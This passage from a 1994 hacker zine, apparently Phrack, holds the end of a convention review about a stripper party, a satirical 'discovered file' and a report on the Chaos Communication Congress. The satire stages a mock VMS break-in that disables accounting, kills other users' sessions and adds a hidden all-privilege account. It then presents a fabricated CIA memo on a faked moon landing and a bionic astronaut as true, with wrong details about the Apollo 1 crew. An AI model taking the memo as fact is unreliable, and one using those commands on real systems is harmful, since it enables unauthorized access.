The girls, meanwhile, got somewhat agitated, looking around at their predicament. They had given up their Saturday night shift at Sugar's Cabaret (an Austin upscale nudie bar) for the prospect of making some easy cash at HoHoCon. Apparently Weevil exaggerated a bit about the quality of the attendees in his fervor to coax them back to the hotel.

I, being a take charge kind of guy, asked the girls what they needed, took some orders, and announced to the crowd that anyone who did not have at least forty dollars needed to get the fuck out. Once word of the necessity of money spread among the riot-like crowds swarming the 5th floor, they became like Donn Parker's hair and thinned quickly and ultimately disappeared entirely.

Zar took over the job of guarding the door and making sure that no one got in without showing that they had cash for the girls, and KevinTX rounded up cash from within the room and manned the camcorder and radio. After a few beers, everyone loosened up and the show began.

Soon, there were topless women everywhere. There were "table-dances" happening on the toilet, there were women on the beds, and grinding away on the floor in front of a mirror.

It was the kind of thing that I'm sure Dr. Mitch Kabay would be shocked and dismayed by, but unfortunately he wasn't in the room. Perhaps he didn't have the cash to get in.

Everyone in the room was having a blast. Consultants, reporters, and hackers all equally sharing in the debauchery. Zar gave new meaning to the word "man-handling." I can only thank God that I had sold all my shirts, so I had cash to spare.

The night went on, the beer flowed, the dopamine inhibitors kicked in full force, and the money changed hands faster than could be counted. By the end of the evening, everyone had received several "table dances," KevinTX had whip marks on his back, Weevil had won my complete admiration, and the girls made a small fortune. Each of the dancers walked away with over $200 in cash. The biggest winner was a really hot little 18 year-old named Cathy who raked in almost $400.

As the night drew to a close, the room emptied, the girls gathered up their outfits and made for home, or paired up to go somewhere else.

I awoke Sunday somewhere else. No comment. (I couldn't anyway, since I have no recollection.)

So ended HoHoCon.

Additional HoHoCon Reviews:

HoHoCon Review Spring 1994
~~~~~~~~~~~~~~
By Netta Gilboa (Gray Areas) (Page 30)

Rising From the Underground March, 1994
~~~~~~~~~~~~~~~~~~~~~~~~~~
by Damien Thorn (Nuts & Volts) (Page 100)

(Vibe Magazine & Aasahi Computing to have articles soon)

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 12 of 28

****

"Quentin Strikes Again"

In the Fall of 1992, "NBC: Dateline" aired a show on computer hackers, interviewing Erik Bloodaxe, Doc Holiday and a person named "Quentin." Halfway through the show, Quentin is shown with his back to the camera, text scrolling across his screen. Dateline seemed oblivious: on closer inspection, Quentin was displaying a file which listed various MIL and GOV sites which allegedly had "autopsies of extra-terrestrials on record", information about UFO crash sites, detailed governmental research on alien beings.

By December, that Dateline episode had created quite a stir within the hacker community. Who was Quentin? What file was he displaying? Was this an elaborate hoax, a joke which failed to gain the attention of NBC? At HoHoCon '92 in Houston, Bloodaxe and Holiday explained that the file did exist and the information it contained was in fact true. Lending some credence to the story, well-placed sources indicated that the White House had requested a copy of the episode from NBC.

Bloodaxe and Holiday refused to name the people involved, but explained that a relatively unknown group had formed to pursue a project they referred to variously as "Project ALF" and "Project Green Cheese", searching government computers for any evidence which might verify a UFO cover-up. Apparently they struck pay dirt.

By the Summer of 1993, at least one member of Project Green Cheese had "disappeared." White House aide Vincent Foster turned up dead after an apparent suicide; among documents found in Foster's office possibly linking President Clinton to a failed Arkansas Savings & Loan, a videotape was also found: the Dateline episode on Hackers.

Apparently buoyed by their success, the Green Cheese group began scanning an unpublished prefix in the 202 NPA toward the end of the Summer. They were surprised to learn that nearly every number in that prefix was answered by the same authoritative voice asking, "Who is this?" Not to be discouraged, the group continued until they happened upon a lone DEC Server.

There they uncovered documentation suggesting a covert action of a different kind: a cover-up instigated by the three-letter agencies and NASA, perpetrated upon the public with the unwitting aid of the media in the early 1970s, beginning with the death of three astronauts.

What follows is an excerpt of their discovery.

-- The Omega
cDc / RDT

White Knight
cDc / RDT

```
 DDDDD     OOOO    CCCC            VV         VV   AA    XX    XX
 DD  DD   OO  OO  CC  CC            VV       VV   AAAA    XX  XX
 DD   DD  OO  OO  CC                 VV     VV   AA  AA    XXXX
 DD   DD  OO  OO  CC        ----      VV   VV    AA  AA     XX
 DD   DD  OO  OO  CC        ----       VV VV     AAAAAA    XXXX
 DD  DD   OO  OO  CC  CC               VVV      AA  AA   XX  XX
 DDDDD     OOOO    CCCC                V       AA  AA  XX    XX
```

DEFENSE ADVANCED RESEARCH PROJECTS AGENCY
DOCUMENT REPOSITORY

W A R N I N G:

This computer system is operated by the United States Government and is

```
protected under provisions of USC Title 23, Section 67.  Unauthorized access
is STRICTLY FORBIDDEN.


ENTRANCE:
USERNAME: FIELD
PASSWORD:

$ SET ACCOUNTING/DISABLE

$ SET LOGINS/INTERACTIVE=0

$ SHOW USERS

VAX/VMS INTERACTIVE USERS
23-JUL-1993 09:37:15.54
Total number of interactive users= 6
Username      Process Name  PID       Terminal
BRUNO         BRUNO         0000026B  TTD3:
FIELD*        FIELD         00000FF2  TTC2:
JOHNSON       _TTD5:        0000026D  TTD5:
LINCOLN       LINCOLN       0000026A  TTD2:
SMITH         SMITH         000001D8  TTD4:

$ SET PROCESS/PRIVS=ALL

$ STOP/ID=26B

$ STOP/ID=26D

$ STOP/ID=26A

$ STOP/ID=1D8

$ SET DEF SYS$SYSROOT:[SYSEXE]

$ RUN AUTHORIZE

UAF> ADD BOVINE /PASSWORD=CULTEE /UIC=[099,900] /CPUTIME=0-
/DEVICE=SYS$SYSROOT /DIRECTORY=[SYSEXE] /PRIVS=ALL /NOACCOUNTING

UAF> EXIT

$ DIR *.*

[DEATH_STAR]     [ECDYSIAST]     [IPSUM]     [KIMOTA]
[LOREM]          [MAGIC]         [PPYRUS]    [TOC]
^Y

$ SET DEFAULT <PPYRUS>

$ TYPE *.MAI;1



                                                        DL 433-54-3937
                                                              10/28/71


                    Central Intelligence Agency
                        Internal Memorandum

                           PPYRUS SECTION


This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or
electronic form outside of your section.
```

TO: Thomas J. Kelley, Director, PPYRUS Section

FROM: Bill Brown, PP Deputy Chief

SUBJ: Preliminary Briefing #1
Special Projects, PPYRUS

Pursuant to reg. 3-2638-A, it is my responsibility as Deputy Chief, this section, to inform and apprise the incoming Director of all special projects planned or currently underway, as well as incidental or related projects.
PPYRUS projects, this Administration, include:

Project	Inception
MAGIC	5/69
SKY-HOOK	7/69
ARAGON	11/69
ANTIGONE	1/70
KILO	9/70
ORACLE	4/71
DPULTRA	8/71

PPYRUS related projects, this Administration, include:

Project	Inception
UMENSCH	2/63
CAPRICORN	7/68

Of these projects, DPULTRA (and two related projects, UMENSCH and CAPRICORN) require your immediate attention and approval.

This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or electronic form outside of your section.

[CONTINUE] ^M

DL 433-54-3937
10/28/71

Central Intelligence Agency
Internal Memorandum

PPYRUS SECTION

This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or electronic form outside of your section.

BACKGROUND, PROJECT CAPRICORN

By 1965, NASA's public relations machine was in high gear, advertising amazing (and non-existant) advances in American space technology and setting an ambitious schedule for the Space Agency's top priority: a manned space flight to the moon by the end of the decade.
Despite the few successes NASA and the Air Force had had with rocketry,

in a memo to the President, dated 11/13/67, NASA reluctantly expressed some doubt that a moon mission could be accomplished even by 1973. The President made it clear that the moon mission was, by now, more of a political mission than one of science, and its success was of the utmost national priority. World sentiment at the time favored the Russians, their flawless successes a seeming vindication of the power and motivation of the Communist system. Further, the President felt that a success could deflect attention from the Vietnam war and re-invigorate public sentiment in the United States toward the nation, the Administration, and the ingenuity of American technology.

As a contingency for failure, CAPRICORN was instigated, its final approval to be decided by the middle of the following year in a meeting between the President, DIRNASA, DIRCIA, DIRNSA and attendant adjutants. The President summed CAPRICORN up in these words, "If we can't be heroes, we can damn well act like heroes!"

CAPRICORN's mission was a relatively simple one: covert deception of the public and media, under the guidance of PSYOPS and PPYRUS; a manned moon mission would be simulated and pre-recorded in a controlled environment, later to be broadcast "live."

By June of 1968, CAPRICORN was recommended and Presidential approval given.

(2)

This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or electronic form outside of your section.

[CONTINUE] ^M

DL 433-54-3937
10/28/71

Central Intelligence Agency
Internal Memorandum

PPYRUS SECTION

This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or electronic form outside of your section.

BACKGROUND, PROJECT CAPRICORN (cont'd)

CAPRICORN was an unqualified success resulting in, among other things, later congressional approval for a large appropriation of funds to further NASA's successful research.

BACKGROUND, PROJECT UMENSCH

In February of 1963, DARPA gained oversight of an ancillary NASA research project that began with the discovery of efficient micro-machines and light, extraordinarily strong alloys. These new discoveries implied the possibility for advance along a relatively new field of science: cybernetics. DARPA reacted enthusiastically by forming project UMENSCH.

Most information on UMENSCH, DARPA is unwilling to share. But this much is clear: under the direction of DARPA, NASA got the opportunity to test this technology on a human subject with the crash of an experimental flying-wing in 1966.

As his CLASSIFIED service record indicates for the years 1960 - 1965, Lieutenant Colonel Virgil Grissom (see Air Force files for Grissom, Virgil I., USAF 563-87-2981; CI DL 118-26-9069) had an exemplary record as an Air Force test pilot, including a stint as a U2 pilot during 1956-1959, performing

reconaissance missions over Cuba and Southeastern China. In fact, it was Grissom's missions which confirmed the mass starvation of over 10 million Manchurian Chinese in 1959.

Grissom barely survived an XF-17 crash at Edwards Air Force Base, September 17, 1966. His right arm was badly crushed during an emergency ejection shortly after take-off.

DARPA offered Grissom a chance to regain the limb through risky, untried technology: a cybernetically-enhanced prosthetic implant. DARPA termed the marriage of cybernetic implants with biology, BIONICs.

The surgery was successful well beyond UMENSCH's projections; not only did Grissom's BIONIC arm function as well as his original arm, but in conjunction with a BIONICly enhanced upper skeleture, Virgil's right arm was capable of lifting several hundred pounds and inflicting marked fatigue in steel objects.

DARPA's investment of technology and secrets in Virgil Grissom in effect made Grissom UMENSCH property and necessarily privy to several sensitive projects.

(3)

This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or electronic form outside of your section.

[CONTINUE] ^M

DL 433-54-3937
10/28/71

Central Intelligence Agency
Internal Memorandum

PPYRUS SECTION

This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or electronic form outside of your section.

BACKGROUND, PROJECT UMENSCH (cont'd)
---------- ------- -------

Colonel Grissom was an obvious astronaut candidate and by the following year was training for GEMINI. In fact, because of Grissom's access to a project as sensitive as UMENSCH, Grissom was later tapped to aid in the staging of CAPRICORN.

THE APOLLO LAUNCHPAD FIRE; GRISSOM, YOUNG, & WHITE
--- ------ --------- ---- ------- ----- - -----

You're already well aware of the fire this July on the Apollo launchpad, which reportedly killed astronauts Grissom, Young and White.

What you are not aware of, however, is that Grissom managed, with the aid of BIONICs, to escape the space capsule just before Young and White were asphixiated. It is not clear why Grissom apparently made no attempt to rescue his crew-mates or why he used the ensuing confusion to leave Canaveral.

For whatever reason, Grissom is now a loose-cannon. Despite a massive, but low-key manhunt, the officially-dead ex-astronaut's whereabouts are currently unknown, though we have reason to believe he may have made his way to California or Texas.

We suspect dissolution with the American space program -- CAPRICORN, in particular -- may lead Grissom to go public and compromise UMENSCH and CAPRICORN.

BACKGROUND, PROJECT DPULTRA
---------- ------- -------

"The most convincing lie is the one that's half true..."
-- Samuel Butler

DPULTRA is a damage-control project of utmost priority. Its goal is to desensitize the American public to the potential existence of a BIONIC-enabled man and secondarily, any allegations concerning CAPRICORN, the ludicrous portrayal of the first discrediting the second.

PSYOPS' proposed project involves the production of a network television show, produced in part with Company funds, Pro-US propagandizing, which will lionize the American Intelligence Community and plant the seed in the public's mind that projects like CAPRICORN and UMENSCH are impossible -- due to the inherent silliness of the show's plotlines, week after week.

(4)

This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or electronic form outside of your section.

[CONTINUE] ^M

DL 433-54-3937
10/28/71

Central Intelligence Agency
Internal Memorandum

PPYRUS SECTION

This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or electronic form outside of your section.

BACKGROUND, PROJECT DPULTRA (cont'd)
---------- ------- -------

DPULTRA's success is directly related to the Nielsen ratings it can garnish and to ensure its success, PSYOPS personnel will be involved in writing the scripts.

PSYOPS suggests peppering the show's plots with psychological archetypes -- symbols from Jung's collective unconscious -- and possibly even subliminals (if need be). The story line will, nevertheless, be played straight but also utterly implausibly.

I would like to discuss DPULTRA further with you in person at our next Monday-morning meeting.

(5)

This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or electronic form outside of your section.

[CONTINUE] ^M

DL 433-54-3958
11/07/71

Central Intelligence Agency
Internal Memorandum

PPYRUS SECTION

This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or electronic form outside of your section.

TO: Thomas J. Kelley, Director, PPYRUS Section

FROM: Bill Brown, PP Deputy Chief

SUBJ: DPULTRA

PROJECT DPULTRA OUTLINE
------- ------- -------

Following our meeting Monday, this is an update on DPULTRA.

In keeping with our RMD objectives, we've begun working on ideas this week. Much progress, although finished scripts are probably a month or two away, depending on the final series terms from American Broadcasting.
Weve settled on character names and sketches:

DRAMATIS PERSONAE

Dr. Rudy Wells, An otherwise unremarkable man, the genius behind BIONICs
Oscar Goldman, Director of a secret governmental intelligence agency, OSI
Steve Austin, Astronaut/Test Pilot/OSI Agent; renowned as the first Man on the Moon. Similarity to the name Sam Houston results from the necessity to attract Texas viewers particularly (as well as Californians).

Following is a list of show ideas for the first season, along with input from the PSYOPS officers. PSYOPS wants us to plant collective archetypes and possibly subliminals in order to carve the show's subtext into the mind as deep as possible, and to generate the largest market share possible.
These psychological implants will be joined with or disguised under ephemeral pop culture references, such as UFOs, Aztecs, Bigfoot, Cold Warrior, Earthquakes, the mystique of the American Indian, and the paranormal.

(1)

This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or electronic form outside of your section.

[CONTINUE] ^M

DL 433-54-3958
11/07/71

Central Intelligence Agency
Internal Memorandum

PPYRUS SECTION

This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or electronic form outside of your section.

PROJECT DPULTRA OUTLINE (cont'd)
------- ------- -------

SUPPORTING CHARACTERS

Venus Probe,	Earth-launched probe mistakenly returns, wreaking havoc
Sasquatch,	Otherwise known as "Big Foot"; a UFOnaut with BIONICs
Farrah Fawcett,	Reporter/Journalist foil for Steve Austin
Aztec Warrior,	_Chariots of the Gods_ to its ultimate conclusion
Bionic Boy,	Temporarily BIONIC-enabled
Gary Savin,	Heretofore unknown, rogue $7 million man
William Shatner,	...and dolphins. "Something Wonderful..." happens to astronaut Bill on one of his space-walks
Fembots,	Female grotesques; "All this, and BIONICs, too!" Evil androids created by an unnamed, nefarious agency

Abridged list of possible episodes include:

Sasquatch

During an OSI science investigation of the San Andreas fault in the wilderness of Northern California, Steve encounters Big Foot. Steve later learns that Big Foot is the product of extra-terrestrial genetics and cybernetics, but his purpose on Earth is never clarified. In a later episode, Steve re-visits the heavily forrested area and initiates a friendship with Sasquatch, eventually saving his life.

Venus Probe

An interplanetary probe (like the planned Viking probes) destined for Venus slingshots through the alien atmosphere and returns to Earth. Its computer program doesn't realize that anything's wrong, so it begins its collection routines. Unfortunately, it has returned to our planet with an extremely tough armor plating (resulting from a chemical reaction with Venus's atmosphere) and it's zigzagging its way through Southern California. It possesses wicked collection equipment which in this environment are effective weapons. Anyone who gets near it is in great danger. Eventually, Steve and the national guard defeat the device by luring it into an open pit filled with very caustic acid.

This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or electronic form outside of your section.

[CONTINUE] ^M

DL 433-54-3958
11/07/71

Central Intelligence Agency
Internal Memorandum

PPYRUS SECTION

This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or electronic form outside of your section.

PROJECT DPULTRA OUTLINE (cont'd)
------- ------- -------

Amnesia

As the result of a head injury, Steve is stricken with amnesia. Consequently, forgets that he possesses bionic powers. He ends up living out an alternate possible life -- moves in with a woman and gets a job as a construction worker. Everything is fine until Steve happens upon a woman and her child, pinned inside a wrecked car. He tears away the metal and extricates the people, who are grateful but become frightened when they see wires sticking out of a tear in his flannel shirt. Eventually, OSI catches up to him before anything too out of hand occurs, and Steve regains his memory by episode's end.

If this show is a success in its first season, PSYOPS would like to consider a spin-off involving a second BIONIC character. The spin-off would include:

ADDITIONAL CHARACTERS

Jamie Sommers, Substitute Teacher/ex-Tennis Pro; an unlikely OSI agent; A love-interest for Steve, Jamie obtains her BIONICs after a parachuting accident

Max the Dog, Formerly a laboratory subject, horribly burnt in a fire; Now BIONIC-enabled. Psychologically traumatized, Max goes berserk at the first sign of flame

Jamie Sommers

Jamie, a Junior Highschool substitute teacher and ex-Tennis pro, and Steve are engaged to be married. At this point, Jamie knows nothing of Steve's involvement with OSI or his BIONIC abilities. On a vacation parachuting trip, Jamie is injured, paralyzed. Steve pleads with Dr. Wells to restore her limbs through BIONICs. Wells accedes. Except that Jamie has amnesia and has no idea who Steve is.

Jamie is instructed in her new BIONIC abilities, and begins to exercise them, when her body rejects the BIONIC implants, physically and emotionally traumatizing Jamie. OSI eventually solves the implant rejection problem, but Rudi cautions Steve that if he tells her of her past, it may induce the trauma of the BIONIC rejection. Steve lives with the pain of knowing that Jamie is his first love and that, for fear of her safety, can never tell her.

This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or electronic form outside of your section.

[CONTINUE] ^M

DL 433-54-3958
11/07/71

Central Intelligence Agency
Internal Memorandum

PPYRUS SECTION

This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or electronic form outside of your section.

PROJECT DPULTRA OUTLINE (cont'd)
------- ------- -------

Aztec Warrior
----- -------

Investigating an abandoned WW II bunker along the California coast which seems to be emitting powerful radio-frequencies, Jamie discovers that an ancient Aztec pyramid lies below the bunker's foundation and is now accessible through a hidden tunnel. In the pyramid, Jamie is confronted with an 800-year-old Aztec warrior bent on protecting the contents of the pyramid and repelling intruders. In an allusion to CHARIOTS OF THE GODS, extra-terrestrials are receiving from the pyramid's beacon the electronic version of an invitation to re-visit the planet. Jamie learns, however, that chemicals seeded into the atmosphere as part of a NASA project to end continental drought will ultimately interfere with the propulsion system of the alien craft. Fearing the accidental destruction of the aliens will bring extra-terrestrial retaliation, Jamie thwarts the Aztec guard and destroys the beacon.

This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or electronic form outside of your section.

[CONTINUE] ^M

DL 433-54-3958
12/10/73

Central Intelligence Agency
Internal Memorandum

PPYRUS SECTION

This memorandum is VIOLET and SENSITIVE; Do not circulate in paper or electronic form outside of your section.

TO: Bill Brown, PP Deputy Chief

FROM: Thomas J. Kelley, Director, PPYRUS Section

SUBJ: DPULTRA

Nearly two years into the project, I congratulate you on DPULTRA's success; the show has consistently rated high in the Nielsens, topping "Starsky & Hutch" and occasionally beating out "M*A*S*H*".

However, there seem to be several problems and the show requires a nearly intolerable suspension of disbelief. To wit:

1. Running at 60 mph, why doesn't the Bionic Man's sneakers ever wear out?
2. Steve Austin never received a Bionic heart, spine, respiratory system, musculature or skeleture. How is it that his body doesn't collapse when he lifts objects that weigh tons?
3. Most of Steve's body seems to be metallic; how does he make it past airport metal detectors?
4. How can Steve's Bionics defy principles of physics, like inertia?
5. Steve's Bionic implants are nuclear-powered -- an energy source potentially capable of generating more heat than the sun. How can Steve's Bionics slow down and even fail, when exposed to cold?
6. Steve Austin's Bionics cost $6 Million -- a sum that seems laughably inexpensive. Why is the Bionic Woman's pricetag Classified?
7. How can a world-famous, instantly recognizable astronaut make a "perfect undercover agent"?
8. A bionic dog? What's next? A bionic earthworm? A bionic tarantula?
9. Jamie Sommers' cover includes continuing her vocation as a substitute teacher; how does she make time to be a secret agent?
10. Where do the Fembots come from? Are they important to the show?
11. Re: The Venus Probe episode -- why is a probe whose purpose is to collect soil samples, heavily endowed with weapons? How can that probe not realize it's not on Venus? If it's armored enough to withstand the atmosphere of Venus, how was Steve able to destroy it in a pit of acid? Why was it malevolent?

Ä\226Uj

J /Æ¿=ß®˜ _^?Î¾<=Þ¾˜|\H

+

Î¸1rG-x^PWOV2/ß¹3-AF".Ht s‘m}yN|h .x]i

NO CARRIER

----------[END OF FILE]----------

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 13 of 28

****

The 10th Chaos Computer Congress

by Manny E. Farber

Armed only with an invitation in English addressed to the "global community" and a small pile of German Marks, I arrived at the Eidelstedter Buergerhaus about an hour or so before the beginning of the 10th Chaos Communication Congress (subtitled "Ten years after Orwell"), sponsored by the (in)famous Chaos Computer Club. The Buergerhaus (literally, "citizen's house") turned out to be a modest community hall; needless to say, not all invited showed up. The Congress took place between the 27th and the 29th of December. As the title implies, social as well as technical issues were on the docket.

After forking over 30 DM (about $20) for a pass for the first two days of the Congress, I sort of felt like asking for a schedule, but refrained, thinking that asking for scheduled chaos might seem a bit odd. I went to the cafeteria for breakfast. An organizer started out announcing, "Anyone who wants to eat breakfast pays 5 Marks, and gets a stamp, which--no, rather, anyone who wants breakfast pays 5 Marks and eats breakfast."

The atmosphere was quite collegial and informal, with little more order than was absolutely necessary. The approximately 150 attendees were predominantly German (a few from Switzerland and Holland, at least -- and probably only -- one from the United States, namely myself), male, and technically oriented. (During an explanation of the mathematical algorithm underlying electronic cash, a non-techie objected, "But I don't want to have to think up a 200-digit random number every time I buy something!" It was explained to him that this was done by software in the chip-card ...).

Although not mentioned in the invitation, not a word of English was to be heard; all the events were conducted in German. Some were conducted in a "talk show" format, with a host asking questions, simplifying answers, making jokes. A television network carried the video from the auditorium to other rooms throughout the building (albeit without sound) along with up-to-the-minute event schedules.

The tone of the discussions of how electronic cash could be embezzled, or chip cards abused, digital signatures forged, etc., was constructive rather than destructive. And it was balanced, i.e. not only "how could a malicious individual embezzle money?" was discussed, but also "how could the government use chip cards to reduce people's privacy?" Here, the "hackers" were hackers in the positive sense of understanding a technology, not in the negative sense of wreaking havoc. It was, however, noted that trying out a potential weakness of the "EuroScheck" cash cards was quite easy: it would require buying a card reader for 1,500 DM and maybe a week of time.

The question of technical solutions to "big brother" did come up in the presentations about chip cards. The danger is that a pile of cards is eliminated in favor of a card containing someone's driver's license, driving record (maybe), employee information, credit information, etc. etc. A chip card could theoretically be programed to give out *only* the information absolutely necessary, e.g. telling a policeman only that someone is allowed to drive, without disclosing his identity.

The "Hackzentrum" (Hacking Center) turned out to be a room filled with networked computers and people hacking on them. It seemed mostly harmless. (I nevertheless did not try a remote login -- I had no reason to doubt good intentions, but on the other hand, who knows who wrote or replaced the keyboard driver and what sort of supplemental functionality it might have?) The packet radio room had a "Digi"

repeating station and, true to the ham radio tradition, where the conversation centers on who is talking to whom and how well they hear each other and on what other frequency they might hear each other better, the computers attached were mostly displaying maps of the packet radio network itself. I didn't delve very deeply into the "Chaos Archive," but noticed a collection of maintenance sheets for telephone equipment among CCC newsletters and other paraphenalia.

Some "signs of the Congress":

- Bumper sticker: "I (heart) your computer"
- Telephone stickers: "Achtung, Abhoergefahr" ("Attention, Eavesdropping danger"; and the German PTT logo transformed into a pirate insignia, with the words "Telefun - Mobilpunk" (derived from "Telefon - Mobilfunk")
- T-shirt: "Watching them (eye-ball) watching us"
- Post-It Note pad (for sale for DM 1.50): a pad of about 50, pre-printed with a hand-written note: "Vorsicht, Stoerung. Automat macht Karte ungueltig" ("Careful--Defect. Machine makes card invalid")
- Word coinage: "Gopher-space"
- Stamp: "ORIGINALE KOPIE" ("ORIGINAL COPY")

The press were told not to take pictures of anyone without their explicit permission.

Schedules were distributed throughout the Congress. By the evening of the 27th, a schedule for the 28th, "Fahrplan 28.12 Version 2.0," was already available ("Fahrplan" means a bus/train schedule; this is presumably an "in" joke). By 17:30 on the 28th, "Fahrplan 28.12 Version 2.7" was being distributed. (I missed most of the intervening versions; presumably they were neatly filed away in the Chaos Archive by then ...)

The scheduled events (in translation) were as follows; a "*" means that I have included some comments later in this report:

December 27, 1993

- Welcoming/opening
- How does a computer work?
- ISDN: Everything over one network
- Internet and multimedia applications: MIME/Mosaik/Gopher
- Data transport for beginners
- Chip-cards: Technology
* Media and information structures: How much truth remains? Direct democracy: information needs of the citizen
- Encryption for beginners, the practical application of PGP
* Alternative networks: ZAMIRNET, APS+Hacktic, Green-Net, Knoopunt, Z-Netz and CL

December 28, 1993

- Encryption: Principles, Systems, and Visions
- Modacom "wireless modem"
- Electronic Cash
- Bulletin board protocols: Functional comparison and social form, with the example of citizen participation
- Discussion with journalist Eva Weber
- Net groups for students, Jan Ulbrich, DFN
* What's left after the eavesdropping attack? Forbidding encryption? Panel: Mitglied des Bundestags (Member of Parliament) Peter Paterna, Datenschutz Beauftragter Hamburg (Data privacy official) Peter Schar, a journalist from Die Zeit, a representative from the German PTT, a student writing a book about related issues, and a few members of the Chaos Computer Club
- Cyber Bla: Info-cram
* How does an intelligence service work? Training videos from the

"Stasi" Ministrium fuer STAatsSIcherheit (Ministry for National Security)
- System theory and Info-policies with Thomas Barth
- Science Fiction video session: Krieg der Eispiraten
("War of the ice pirates")

December 29, 1993

- Thoughts about organization ("Urheben")
- Computer recycling
- Dumbness in the nets: Electronic warfare
- Lockpicking: About opening locks
- The Arbeitsgemeinschaft freier Mailboxen introduces itself
- In year 10 after Orwell ... Visions of the hacker scene

THE EAVESDROPING ATTACK

This has to do with a proposed law making its way through the German Parliament. The invitation describes this as "a proposed law reform allowing state authorities to listen in, even in private rooms, in order to fight organized crime." This session was the centerpiece of the Congress. Bayerische Rundfunk, the Bavarian sender, sent a reporter (or at least a big microphone with their logo on it). The panel consisted of:

MdB - Mitglied des Bundestags (Member of Parliament) Peter Paterna
DsB - Datenschutz Beauftragter Hamburg (Data privacy official) Peter Schar
Journalist - from Die Zeit
PTT - a representative from the German PTT
Student - writing a book about related issues
CCC - a few members of the Chaos Computer Club

My notes are significantly less than a word-for-word transcript. In the following, I have not only excerpted and translated, but reorganized comments to make the threads easier to follow.

IS IT JUSTIFIED?

MdB - There is massive concern ("Beunruhigung") in Germany: 7 million crimes last year. Using the US as comparison for effectiveness of eavesdroping, it's only applicable in about 10-20 cases: this has nothing to do with the 7 million. The congress is nevertheless reacting to the 7 million, not to the specifics. In principle, I am opposed and have concerns about opening a Pandora's box.

CCC #1 - The 7 million crimes does not surprise me in the least. I am convinced that there is a clear relationship between the number of laws and the number of crimes. When you make more laws, you have more crimes. Every second action in this country is illegal.

Journalist - Laws/crimes correlation is an over-simplification. There are more murders, even though there are no more laws against it.

MdB - There is a conflict between internal security, protecting the constitution, and civil rights. How dangerous is 6 billion Marks of washed drug money to the nation? Taking the US as an example, the corrosion may have gone so far that it's too late to undo it. I hope that this point hasn't been reached yet in Germany.

DsB - I am worried about a slippery slope. There is a tradeoff between freedom and security, and this is the wrong place to make it; other more effective measures aren't being taken up.

EFFECTIVENESS OF CONTROLS ON EAVESDROPING

MdB - Supposedly federal controls are effective. Although there are

very few eavesdroping cases, even if you look at those that are court-approved, it's increasing exponentially. No proper brakes are built into the system. As for controls for eavesdroping by the intelligence service, there is a committee of three members of parliament, to whom all cases must be presented. They have final say, and I know one of the three, and have relatively much trust in him. They are also allowed to go into any PTT facility anytime, unannounced, to see whether or not something is being tapped or not.

MdB - Policies for eavesdroping: if no trace of an applicable conversation is heard within the first "n" minutes, they must terminate the eavesdroping [...] The question is, at which point the most effective brakes and regulations should be applied: in the constitution? in the practice?

PTT - True, but often the actual words spoken is not important, rather who spoke with whom, and when.

DsB - There is no catalog for crimes, saying what measures can be applied in investigating which crimes. It's quite possible to use them for simple crimes, e.g. speeding. There is no law saying that the PTT *has to* store data; they *may*. They can choose technical and organizational solutions that don't require it.

MdB - This is a valid point, I don't waive responsibility for such details. The PTT could be required to wipe out detailed information as soon as it is no longer needed, e.g. after the customer has been billed for a call.

TECHNICAL TRENDS

Journalist - Digital network techniques make it easy to keep trails, and there is an electronic trail produced as waste product, which can be used for billing as well as for other purposes. Load measurements are allowable, but it can also be used for tracking movements.

DsB - The PTT claims they need detailed network data to better plan the network. The government says they need details in order to be able to govern us better.

DsB - In the past, the trend has always been to increasingly identificable phone cards. There is economic pressure on the customer to use a billing card instead of a cash card, since a telephone unit costs less. With "picocells," your movement profile is getting more and more visible.

PTT - As for the trend towards less-anonymous billing-cards: with the new ISDN networks, this is necessary. Billing is a major cost, and this is just a technical priority.

Student - As for techniques to reduce potential for eavesdroping, it is for example technically possible to address a mobile phone without the network operator needing to know its position. Why aren't such things being pursued?

PTT - UMTS is quite preliminary and not necessarily economically feasible. [Comments about debit cards]. We have more interest in customer trust than anything else. But when something is according to the law, we have no option other than to carry it out. But we don't do it gladly.

THE BIG CONSPIRACY?

CCC #2 - I don't give a shit about these phone conversations being overheard. I want to know why there is such a big controversy. Who wants what? Why is this so important? Why so much effort? Why are so many Mafia films being shown on TV when the eavesdroping law is being discussed? What's up? Why, and who are the people?

Student – I am writing a book about this, and I haven't figured this out myself. My best theory: there are some politicians who have lost their detailed outlook ("Feinbild"), and they should be done away with ("abgeschaffen").

PTT – We're in a difficult position, with immense investments needed to be able to overhear phone conversations [in digital networks (?)]. We have no interest in a cover-up.

MdB – As for the earlier question about what NATO countries may do. During the occupation of Berlin, they did want they wanted on the networks. In western Germany, it has always been debated. Funny business has never been proved, nor has suspicion been cleared up.

CCC #2 – After further thought, I have another theory. American companies are interested in spying on German companies in order to get a jump on their product offerings.

MdB – That's clear, but there are more benign explanations. Government offices tend towards creating work. Individuals are promoted if their offices expand, and they look for new fields to be busy in. In Bonn, we've gone from 4,000 people to 24,000 since the 50's.

CCC #1 (to MdB) – Honestly, I don't see why you people in Bonn are anything other than one of these impenetrable bureaucracies like you described, inaccessible, out of touch with reality, and interested only in justifying their own existence.

MdB – Well, *my* federal government isn't that.

CLIPPER CHIP CONTROVERSY

Student – Observation/concern: in the US, AT&T's encryption system is cheap and weak. If this becomes a de facto standard, it is much harder to introduce a better one later.

Journalist – In the US, the Clipper chip controversy has centered more on the lost business opportunities for encryption technology, not on principles. There every suggestion for forbidding encryption has encountered stiff opposition.

Student – As for the Clipper algorithm, it's quite easy to invite three experts to cursorily examine an algorithm (they weren't allowed to take documents home to study it) and then sign-off that they have no complaints.

